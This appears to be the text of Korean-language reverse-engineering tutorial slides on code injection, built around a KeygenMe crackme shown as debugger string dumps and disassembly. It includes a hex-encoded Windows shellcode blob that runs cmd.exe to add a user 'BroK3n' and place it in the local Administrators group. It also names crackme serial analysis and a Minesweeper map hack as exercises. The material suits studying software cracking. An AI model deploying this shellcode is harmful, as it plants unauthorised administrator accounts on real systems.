

# Lena Tutorial #17 Code Injection



#### All referenced strings

```
R Search - Text strings referenced in KeygenMe
Strings KeygenMe
Address Command
                                                  Comments
                                                  ASCII "lena151"
00401072 MOV DWORD PTR SS:[EBP-8],0040302C
                                                  ASCII "MainWindow"
004010AA PUSH 00403021
00401179 PUSH 004034DC
                                                  ASCII " Tut selfkevgenMe "
0040127A PUSH 00403462
                                                  ASCII "KevGen lena151 "
0040127F PUSH 0040323C
                                                  ASCII "It's quite simple : (self)keygen me. Good luck !!!!!"
                                                  ASCII "KevGen lena151 "
004012E1 PUSH 00403462
004012E6 PUSH 00403000
                                                  ASCII " Give me more material hehe!!"
00401340 PUSH 00403462
                                                  ASCII "KeyGen lena151 "
00401345 PUSH 004034B8
                                              ASCII " That's right. (Self)keygen me now!"
00401355 PUSH 00403462
                                                  ASCII "KeyGen lena151
                                              ASCII " Error detected! Remove debugger from Hard Drive "
0040135A PUSH 00403486
00403000 ASCII " Give me more"
                                                  ASCII " Give me more material hehe!!"
                                                  ASCII "MainWindow"
00403021 ASCII "MainWindow",0
0040302C ASCII "lena151",0
0040323C ASCII "It's quite simpl"
                                                  ASCII "It's quite simple : (self)keygen me. Good luck !!!!!"
00403462 ASCII "KevGen lena151 "
                                                  ASCII "KevGen lena151 "
00403486 ASCII " Error detected!"
                                                  ASCII " Error detected! Remove debugger from Hard Drive "
00403488 ASCII " That's right. ("
                                                  ASCII " That's right, (Self)keygen me now!"
004034DC ASCII " Tut selfkeygenM"
                                                  ASCII " Tut selfkeygenMe "
Found 20 strings and references
```

```
코드 영역
0040133E
                                                                Type = MB_OK MB_DEFBUTTON1 MB_APPLMODAL
                         PUSH 0
                                                                Caption = "KeyGen lena151 "
00401340
            68 62344000 PUSH 00403462
            68 B8344000 PUSH 004034B8
                                                                Text = " That's right. (Self)keygen me now!"
00401345
99491344
            64 00
                         PUSH 0
                                                                hOwner = NULL
0040134C
            E8 9D000000 CALL < JMP.&USER32.MessageBoxA>
                                                                USER32.MessageBox
                         JMP SHORT 00401366
00401351
         EB 13
                                                                Type = MB_OK MB_DEFBUTTON1 MB_APPLMODAL
00401353 > 6A 00
                         PUSH 0
           68 62344000 PUSH 00403462
                                                                Caption = "KeyGen lena151 "
00401355
0040135A
            68 86344000 PUSH 00403486
                                                                 Text = " Error detected! Remove debugger from Hard Drive "
                         PUSH 0
                                                                 hOwner = NULL
0040135F
            64 00
                                                                USER32.MessageBox
00401361 .
            E8 88000000 CALL < JMP.&USER32.MessageBoxA>
```



#### 반복 횟수 지정






코드 영역


레지스터


EAX 00000007 ECX 00000007

String = "lena151"


KERNEL32.1strle







# **Code Injection**



## **Code Injection**




#### BroK3n 이라는 사용자를 강제추가



31d2b230648b128b520c8b521c8b42 088b72208b12807e0c3375f288c703 783c8b577801c28b7a2001c731ed8b 34af01c645813e57696e4575f28b7a 2401c7668b2c6f8b7a1c01c78b7caf fc01c7684b336e01682042726f682f 414444686f72732068747261746869 6e6973682041646d68726f75706863 616c676874206c6f6826206e656844 442026686e202f4168726f4b336833 6e20426842726f4b68736572206863 742075682f63206e68657865206863 6d642e89e5fe4d5331c05055ffd7

# **Code Injection**





#### 1. crackme #2



#### 메모리, 스택영역 속 시리얼 넘버



일련번호 생성 로직 분석

2. 지뢰 찾기 맵핵 만들기

# **End**